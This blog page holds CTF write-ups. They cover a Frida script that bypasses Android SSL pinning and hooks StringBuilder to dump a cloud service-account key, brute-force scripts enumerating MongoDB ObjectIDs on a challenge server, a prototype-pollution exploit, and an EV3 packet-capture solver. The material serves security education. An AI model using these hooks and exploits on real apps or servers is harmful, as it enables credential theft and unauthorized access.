
I attached Proxy (Burp Suite) to the Emulator and captured the traffic. First, I saw couple of Internal Google Server requests which was fingerprinting the Device and placing it in the User-Agent. Then I saw a request going to an Amazon EC-2 Instance. Finally,

Figure 7: Proxy’d request from Emulator to Google Storage Cloud


Hence, we see it is querying to http://storage.googleapis.com/weather-companion/weather.json end-point to get the data. Let’s try to visit in a browser but BUMMER we don’t have get access to that. So, Signature, Expires & GoogleAccessId fields are required which is apparently this. To sign a string, we need private key. But we never saw any request going from Mobile -> Google Server for Authentication. I assumed I was dealing with SSL Pinning here. The Utils.java makes it evident that it is responsible for the generation of the key json file and which is divided into various parts combined by StringBuilder and finally making an HttpUrlConnection.

A usual key file looks like

{
"type": "service_account",
"project_id": "[PROJECT-ID]",
"private_key_id": "[KEY-ID]",
"private_key": "-----BEGIN PRIVATE KEY-----\n[PRIVATE-KEY]\n-----END PRIVATE KEY-----\n",
"client_email": "[SERVICE-ACCOUNT-EMAIL]",
"client_id": "[CLIENT-ID]",
"auth_uri": "https://accounts.google.com/o/oauth2/auth",
"token_uri": "https://accounts.google.com/o/oauth2/token",
"auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
"client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/[SERVICE-ACCOUNT-EMAIL]"
}

The parts I have is

{
"type": "service_account",
"project_id": ""bsides-sf-ctf-2019",
"private_key_id": "6dd7fc48a8b1d49edf7f03f74bc47713bec7d989",
"private_key": "-----BEGIN PRIVATE KEY-----\n[PRIVATE-KEY]\n-----END PRIVATE KEY-----\n",
"client_email": "weather-companion-service-acco@bsides-sf-ctf-2019.iam.gserviceaccount.com",
"client_id": "[CLIENT-ID]",
"auth_uri": "https://accounts.google.com/o/oauth2/auth",
"token_uri": "https://accounts.google.com/o/oauth2/token",
"auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
"client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/weather-companion-service-acco@bsides-sf-ctf-2019.iam.gserviceaccount.com"
}

Other parameters are manipulated by Native Library & Utils.a . Either we can reverse those function and recover or we can do something Andronic (Derived from Pythonic). It was 6 A.M and I read the code thoroughly. One line caught my attention.

          URL a3 = gVar.a(c.a(str2, str3).a(), TimeUnit.DAYS, com.b.c.c.g.a.a(com.b.b.b.i.a(new ByteArrayInputStream(stringBuilder4.getBytes()))));
          str4 = a3.toString();
          HttpURLConnection httpURLConnection = (HttpURLConnection) a3.openConnection();

What is this doing here 🙂

str4 = a3.toString();

The code performs all those decoding and passes the control to a3 to open the HttpURLConnection . But, str4 is used to place the string representation of a3 . So, what if I hook the toString and dump the decryption. I will use Frida for that.

So, our attack vector contains 3 steps:

1.) Bypass SSL Unpinning

2.) Hook toString

3.) Monitor toString

I wrote a hooking script to automate that. I used Universal SSL Unpinning to tackle 1st step which I had already used in couple of other Pentests.

Java.perform(function(){
    
    // Step - 1 
    
    var array_list = Java.use("java.util.ArrayList");
    var ApiClient = Java.use('com.android.org.conscrypt.TrustManagerImpl');

    ApiClient.checkTrustedRecursive.implementation = function(a1, a2, a3, a4, a5, a6) {
        var k = array_list.$new();
        return k;
    }
    
    
    // Step - 2
    
    console.log("Hooking Java");
        
    const StringBuilder = Java.use('java.lang.StringBuilder');
        
    StringBuilder.$init.overload('java.lang.String').implementation = function (arg) {
            var partial = "";
            var result = this.$init(arg);
            console.log('new StringBuilder("' + result + '");')
            return result;
    }
    
    console.log("Hooking new StringBuilder(java.lang.String)");
  
  
    // Step - 3

    StringBuilder.toString.implementation = function () {
            var result = this.toString();
            console.log('StringBuilder.toString(); => ' + result)
            return result;
    }
    
    console.log("Hooking StringBuilder.toString() hooked");
    
}, 0);


I save it as urlconn-hook.js & ran the script as

frida.exe -U -f com.example.myapplication -l urlconn-hook.js --no-pause


Figure 8: toString() override logs



Now, we can monitor all the toString() calls, and finally at the end we see the complete JSON which comes from str4

Figure 9: key.json retrieved by hooking


Hence, our overriding plan was successful. Now, we can use gsutil which can be used for access the Google Cloud Storage from command line. To install it, go here. After that is completed, we make sure our key.json follows RFC 4627 .

$  gcloud auth activate-service-account --key-file=key.json
Activated service account credentials for: [weather-companion-service-acco@bsides-sf-ctf-2019.iam.gserviceaccount.com]

$ gsutil ls -p bsides-sf-ctf-2019 gs://weather-companion
gs://weather-companion/flag.txt
gs://weather-companion/weather.json

So, now we can see the flag.txt in the cloud storage.  Next, we can copy everything from the bucket

$ gsutil -m cp -r -p bsides-sf-ctf-2019 gs://weather-companion ./

And finally we can read the flag

Flag: CTF{buck3t_s3at5}

The code is here on my Github.

Closure

Thank you for taking out your time to read this. Follow me to @aaditya_purani for future updates and any questions.

aadityapurani
http://aadityapurani.com/?p=510
Extensions
[HackIM Nullcon CTF 2019] – Proton
CTFhackimhackim19injectionMongoDBnullconobjectobjectidprotonproton writeupprototype pollutionSQL injection
Introduction: I participated for 36 hours in NullCon’s 10th CTF known as HackIM 2019 as usual from ‘dcua‘, and completed 8 tasks and engaged with couple others. There will be bunch of other write-ups you can expect on this blog space. So keep looking 🙂 Without wasting time, let’s dive into Proton. I mean literally […]
Show full content
Introduction:

I participated for 36 hours in NullCon’s 10th CTF known as HackIM 2019 as usual from ‘dcua‘, and completed 8 tasks and engaged with couple others. There will be bunch of other write-ups you can expect on this blog space. So keep looking 🙂 Without wasting time, let’s dive into Proton. I mean literally open your physics textbook.

Source code

Figure: Atom (Credits: Andrey Prokhorov, Getty Images)
Task Description:

Alice web site has been hacked and hackers removed the submit post option and posted some unwanted messages can you get them?

http://web6.ctf.nullcon.net:4545/


Writeup:


I. What’s going on

So, the task description implies that hackers have removed ‘POST’ method request option and also have posted some message on the website.

Opening the website, we see a text on the web-page which says Get some POSTS here /getPOST

Now, we have an end-point to investigate. After Navigating to /getPOST , the site gives a response with the following content

{"error":"id is missing (ex: /getPOST?id=5c51b9c9144f813f31a4c0e2)"}

We have some post ID given, an immediate thought is to make a request with id 1

http://web6.ctf.nullcon.net:4545/getPOST?id=1

The page sends an response such as

{"error":"Not found"}

Hence, such note is unavailable on the server. According to hacker instincts, the immediate step is to apply a single quote and see whether the server behaves erroneous or not.

http://web6.ctf.nullcon.net:4545/getPOST?id=1'

Query failed with error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Awesome, we have an SQL error, and that too displayed on response page. This is as lucky a researcher can get. Immediate, step is to appending more single quotes and see whether the behavior changes as, 2 single quotes would end up making valid SQL query and won’t result into error, whereas three single quotes after the parameter will break again. Basic school level knowledge here.

But, after even adding consecutive quotes, the error remained the same. That implies something was fishy, couple of my team-mates thought it was an SQL-injection but I was pretty sure this is a red-herring to waste time of players. I have also seen such concept applied in many CTF’s too. After the CTF, when I looked the source code, it was pretty evident as well.

 if(id.match("'")){
      if(id.match("--")){
        res.send("Wake up Neo... Follow The White Rabbit!")
        return
      }
   
       res.send("Query failed with error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1")
      return
    }

Great ! So, I thought to choose a different route from here and assumed this should not be an Injection. I fiddled with the parameter a bit, and got a wonderful stack trace, you can reproduce it with [] in get parameters. But, it wasn’t too helpful. Although now, next I had to open the default post.

http://web6.ctf.nullcon.net:4545/getPOST?id=5c51b9c9144f813f31a4c0e2

Wake up Neo... Follow The White Rabbit!

Not bad, the post does exist. But now what ? If we read closely the description is it implicitly implied there must be a hidden post done by the attackers. Now, the goal is get that post. But, we don’t have any database injection. By looking the structure of the hex-id, I felt it was Mongodb’s ObjectID. I started digging the bug-tracker for mongoose and found couple of promising looking open bugs which exploited match.something.  I gave couple of it a shot, but no success.


II. Old CTF experience to the Rescue

Since last 3 years, I have been playing 80 something CTF events each year. Although, I have lowered significantly in 2019 by 90% of that number. But, those experience comes handy. I recalled an event ‘Angstrom CTF’ last year which had a challenge requiring ObjectID exploitation, and it is worthy to note I solved it during the time-frame of that event. I highly recommend to read someone’s write-up on that as I haven’t wrote about it.

Object ID is a 12 byte unique identifier which consists of:

  • 4 Byte for Timestamp
  • 3 Byte for Machine ID
  • 2 Byte for Process ID
  • 3 Byte for Counter ID

Generally, Machine ID and Process ID remains the same throughout. But, Counter ID and Timestamp can be incremented (or changed basically). With that knowledge, we dissect the already provided ObjectID and analyse.


5c51b9c9144f813f31a4c0e2

TimeStamp: 5c51b9c9
Machine ID: 144f81
Process ID: 3f31
Counter ID: a4c0e2

We analyze Counter ID further

Counter ID: a4c0e2

a4 c0 e2
      ^
      |
    Increment/Decrement

So, goal is the next posts adjacent to the given ObjectID may be  … e0, e1 to e3 e4 ….

Hence, we have a search space in mind. Now, we dissect the timestamp. Using an online tool gives an ISO Timestamp

2019-01-30T14:50:49.000Z

We are interesting in 3 fields : hh:mm:ss atleast for now. To get a correct post, we need to hit the correct time-stamp.

III. Devising a strategy

As I was working on it, admin’s released an hint ‘I can eat Mango in 60 seconds’.

60 seconds!!

I used the same online tool, added 60 seconds (14:51:49) and changed e2 to e3.

http://web6.ctf.nullcon.net:4545/getPOST?id=5c51ba05144f813f31a4c0e3

You choose the red pill. Morpheus believes in you.

Great, plan worked. Now, I kept changing manually from e3 -> e4 -> e5 and so on along with 60 seconds interval.

All went great until e5 , but e6 failed

5c51ba7d144f813f31a4c0e5 <--> 2019-01-30T14:53:49.000Z

5c51bab9144f813f31a4c0e6 <--> 2019-01-30T14:54:49.000Z

So, it was clear they didn’t followed the Standard 60 seconds interval. But I got couple of post like ‘Did you forget the training!. Move Faster, Neo.’ and ‘Enumeration is Fun, isn’t it. But trust me you are not there yet :(‘

I used the next manual strategy to go descending order from e2 -> e1 -> e0 and so forth with exact 60 seconds time interval, it gave me post with contents ‘I told you you follow the White Rabbit.’ and ‘Did you actually come back ?? Go Away!’ . And nothing.

Questions I had in mind:

  • Do I need to brute-force all the time seconds ?
  • If yes, the search space will increase a lot by going upwards and downwards, will server accept brute-forcing?
  • Where is my damn flag post?

So, I had a clear plan to implement a brute-force script which goes forward and back-word and keeps changing the time-stamp second by second.

IV. Script || GTFO

The online site doesn’t work now, as we need to automate it (Although I could have checked if they had some sort of API) but rather than that I researched into peeking the documentations of bson. I found pretty handy functions which enables me automate it and here is the version 1. (Just as you guessed, pretty hacky considering CTF time constraint and overhead to 20 challenges on me)

For folks who wanna wget it

from bson import ObjectId
import datetime
import requests

api = "http://web6.ctf.nullcon.net:4545/getPOST?id="
r =requests.session()
given="5c51b9c9144f813f31a4c0e2"
timestamp = given[0:8]
static = given[8:]
change = static[-2:]
static_again = static[:-2]

# Only going upwords as of now
idz = ['e2','e3','e4','e5','e6','e7','e8','e9','ea','eb','ec','ed','ee','ef']

hr = 14
minz = 50
sec = 47
counter=0

for i in xrange(0,10000):
    if sec%60 == 0:
        sec=0
        minz+=1
    if minz%60 and sec%60 == 0:
        minz=0
        hr+=1
    gen_time = gen_time=datetime.datetime(2019, 1, 30, hr, minz, sec)
    print gen_time
    dummy = ObjectId.from_datetime(gen_time)
    new_ts = str(dummy)[0:8]
    final = new_ts+static_again+idz[counter]
    r1 = r.get(api+final)
    if 'error' in r1.text:
        print "nope"
        sec=sec+1
        continue
    else:
        sec=sec+1
        print "[+] Found Note at"+final
        print r1.text
        counter=counter+1

I ran it for Half and Hour and I got couple of Interesting post (including fake flags), After I reached 16:00:00, It was time to tweak it to enable it work downwards.

Wake up Neo... Follow The White Rabbit!

You choose the red pill. Morpheus believes in you.

Did you forget the training!. Move Faster, Neo...

Enumeration is Fun, isn't it. But ``trust`` me you are not there yet 😦 

The Matrix has You. Congrats Flag-> eW91IGFyZSBzdWJqZWN0ZWQgdG8gZGVlcCB0cm9sbGluZw==

Hmm, you were persistent enjoy this song-> https://www.youtube.com/watch?v=zaSZE194D4I

For downward, I started with ‘df’ post bruteforcing as ‘e0’, ‘e1’ I had it before. This was an educated guess as I could have easily then tweaked script to so-forth<-de<-dd

Also, I changed start time to 45. and didn’t worked on other logic as I wanted to do it quick as possible. Just to be sure I hit my df somewhere from 45 to 50 minutes slot. Again, a pretty CTF style hacky solution. No optimization.

from bson import ObjectId
import datetime
import requests

api = "http://web6.ctf.nullcon.net:4545/getPOST?id="
r =requests.session()
given="5c51b9c9144f813f31a4c0e2"
timestamp = given[0:8]
static = given[8:]
change = static[-2:]
static_again = static[:-2]

# Only going downwards as of now
idz = ['df','e0','e1','e2']


hr = 14
minz = 45
sec = 01
counter=0

for i in xrange(0,10000):
    if sec%60 == 0:
        sec=0
        minz+=1
    gen_time = gen_time=datetime.datetime(2019, 1, 30, hr, minz, sec)
    print gen_time
    dummy = ObjectId.from_datetime(gen_time)
    new_ts = str(dummy)[0:8]
    final = new_ts+static_again+idz[counter]
    r1 = r.get(api+final)
    print final
    if 'error' in r1.text:
        print "nope"
        sec=sec+1
        continue
    else:
        sec=sec+1
        print "[+] Found Note at"+final
        print r1.text
        counter=counter+1


Luckily, it worked and I got a post

Shit MR Anderson and his agents are here. Hurryup!. Pickup the landline phone to exit back to matrix! – /4f34685f64ec9b82ea014bda3274b0df/


V. Stage-2

You made it to the stage-2. After navigating to the follow directory, we saw a  source code disclosure.

Basically,

  • Asks user to signup with their name in POST body
  • Parses the JSON
  • Use clone operation which uses merge()
  • Sets cookie with name
  • Query the /getFlag
  • Checks cookie exist with name
  • Checks if admin is really an admin (admin.admin==1)
  • Sends out flag

The big question how we change the property of admin variable (or how to we add)

VI. Proton? You mean Prototype Pollution

This attack had made noise in Security community and if you look Hackerone’s NodeJS third party modules report. Most of them are buggy to Prototype Pollution.

A textbook resource can be utilized to understand it as this is not prototype pollution 101. They have a video too! Although, I did that stuff before 8-9 months. We also had a challenge in our HackIT 2018 CTF which utilized Prototype Pollution created by my colleague chmod . Now, couple of us are looking into second phase at this point.



I tried to reproduce the exploit on local NodeJS by setting up Object.prototype to {“admin”:1}

To bypass name check, we have to supply valid JSON body along with proto , there are multiple ways of achieving this but let’s not complicate it


So, assume you next create , var lol  = {} then lol.admin attribute / property will be 1 too. This is the magic of this attack.

VII. Debugging

Immediately, I fired my payload in ‘Repeater’ Burp Suite and accessed the getFlag later


I accessed the /getFlag and bummer ‘You are not Authorized’. Why did it not work, if it worked locally then was the question. Me and couple of colleagues who were debugging on live node instance were annoyed and frustrated for about 30 minutes. We checked our exploit multiple time, but did not worked.

VIII. Unicode Magic

Now, my colleague pointed out, there may be possibility of the attribute not being ASCII at all. It struck me like a bolt. And then I did,

Figure: Getting outplayed by the creators


So, the other admin after dot is something else like Unicode char-point. Well, I copied-pasted from the challenge source code whole string and pasted in Burp Repeater but Burp Repeater became sour seeing Unicode in string and exploit failed yet another time.

Good ol’ curl to the rescue. I like Unicode personally, and I didn’t wanted to be harsh with them by using Burp and GUI. I thought of using curl and place the unicode directly on the terminal. Terminal loves it, keeps intact.

Figure: Building final exploit

Now, it should set the correct prototype. I queried the last step

curl -vvv http://web6.ctf.nullconc9b82ea014bda3274b0df/getFlag -H 'Cookie: knapstack'

hackim19{Prototype_for_the_win}

Game over! First Blooded. On to the next challenge.

XI. End-Notes

Very cool Multi-Staged task. It was more of bug-bounty style exploitation where enumeration / brute-forcing is quite important at times. I would like to extend my thanks to the creators who put it up.

X. Contact

Follow me on Twitter if want to ask something or shoot a comment.

aadityapurani
http://aadityapurani.com/?p=494
Extensions
[HITCON CTF 2018] – EV3 Series
CTFCTF Writeupsev3 legoHITCONHITCON 2018HITCON Writeupsmisc
I got few hours on Sunday 21st to play HITCON CTF 2018. I enjoyed the challenges I attempted. Presenting write-up for EV3 Series. EV3-Basic: No time for write-up, read my code and have fun! import json import operator ''' Have to read documentation and see how opUI_DRAW worked 840501xxxxyyyyff opcode text black xcord ycord char […]
Show full content

I got few hours on Sunday 21st to play HITCON CTF 2018. I enjoyed the challenges I attempted. Presenting write-up for EV3 Series.

EV3-Basic:

No time for write-up, read my code and have fun!

import json
import operator

'''
Have to read documentation and see how opUI_DRAW worked
840501xxxxyyyyff
opcode text black xcord ycord char
Communication happens from localhost ethernet -> ev3
'''


# Taken from https://stackoverflow.com/questions/10664856/make-dictionary-with-duplicate-keys-in-python
class DictList(dict):
    def __setitem__(self, key, value):
        try:
            # Assumes there is a list on the key
            self[key].append(value) 
        except KeyError: # if fails because there is no key
            super(DictList, self).__setitem__(key, value)
        except AttributeError: # if fails because it is not a list
            super(DictList, self).__setitem__(key, [self[key], value])

blk1=""
blk2=""
blk3=""
blk4=""
dict1 = DictList()
dict2 = DictList()
dict3 = DictList()
dict4 = DictList()

with open('data_ev3_1.1') as f:
    data = json.load(f)

for j in xrange(0, 4):
    data_dump=""
    stack=""
    for i in xrange(0, len(data)):
        tmp = "".join(data[i]["_source"]["layers"]["data"]["data.data"].split(":"))
        if j ==0:
            #print "[+] Retrieving block 1"
            if '2884' in tmp:
                meh = tmp.find('2884')
                beep = tmp[meh+4:][:2]
                xcord = tmp[meh-4:][:4]
                if '00' in xcord[:2]:
                    xcord = tmp[meh-6:][:6]
                xcord_int = int(xcord, 16)
                beep_nice = beep.decode('hex')
                if beep_nice in stack:
                    beep_nice = beep_nice+"#"
                stack +=beep_nice
                dict1[beep_nice] = xcord_int
        elif j == 1:
            #print "[+] Retrieving block 2"
            if '3684' in tmp:
                meh = tmp.find('3684')
                beep = tmp[meh+4:][:2]
                xcord = tmp[meh-4:][:4]
                if '00' in xcord[:2]:
                    xcord = tmp[meh-6:][:6]
                xcord_int = int(xcord, 16)
                beep_nice = beep.decode('hex')
                if beep_nice in stack:
                    beep_nice = beep_nice+"#"
                stack +=beep_nice
                dict2[beep_nice] = xcord_int
                #print data_dump
        elif j == 2:
            #print "[+] Retrieving block 3"
            if '4484' in tmp:
                meh = tmp.find('4484')
                beep = tmp[meh+4:][:2]
                xcord = tmp[meh-4:][:4]
                if '00' in xcord[:2]:
                    xcord = tmp[meh-6:][:6]
                xcord_int = int(xcord, 16)
                beep_nice = beep.decode('hex')
                if beep_nice in stack:
                    beep_nice = beep_nice+"#"
                    count +=1
                stack +=beep_nice
                dict3[beep_nice] = xcord_int
                #print data_dump
        elif j == 3:
            #print "[+] Retrieving block 4"
            if '5284' in tmp:
                meh = tmp.find('5284')
                beep = tmp[meh+4:][:2]
                xcord = tmp[meh-4:][:4]
                if '00' in xcord[:2]:
                    xcord = tmp[meh-6:][:6]
                xcord_int = int(xcord, 16)
                beep_nice = beep.decode('hex')
                if beep_nice in stack:
                    beep_nice = beep_nice+"#"
                stack +=beep_nice
                dict4[beep_nice] = xcord_int
                #print data_dump

print dict1
sorted_dict1 = sorted(dict1.items(), key=operator.itemgetter(1))
for i in xrange(0, len(sorted_dict1)):
    blk1 += sorted_dict1[i][0]

sorted_dict2 = sorted(dict2.items(), key=operator.itemgetter(1))
for i in xrange(0, len(sorted_dict2)):
    blk2 += sorted_dict2[i][0]

sorted_dict3 = sorted(dict3.items(), key=operator.itemgetter(1))
for i in xrange(0, len(sorted_dict3)):
    blk3 += sorted_dict3[i][0]

sorted_dict4 = sorted(dict4.items(), key=operator.itemgetter(1))
for i in xrange(0, len(sorted_dict4)):
    blk4 += sorted_dict4[i][0]


x = blk1.replace("#", '')
y = blk2.replace("#", '')
z = blk3.replace("#", '')
zz = blk4.replace("#", '')

print x+y+z+zz
#hitcon{m1nd5t0rm_communication_and_firmware_developer_kit}
#Human interaction was to include 'e' in firmwar due to 3 duplication issue. Didn't have time during CTF to optimize solver
FLAG: hitcon{m1nd5t0rm_communication_and_firmware_developer_kit} EV3-Scanner:

We first of all have to read the firmware documentation here and here.

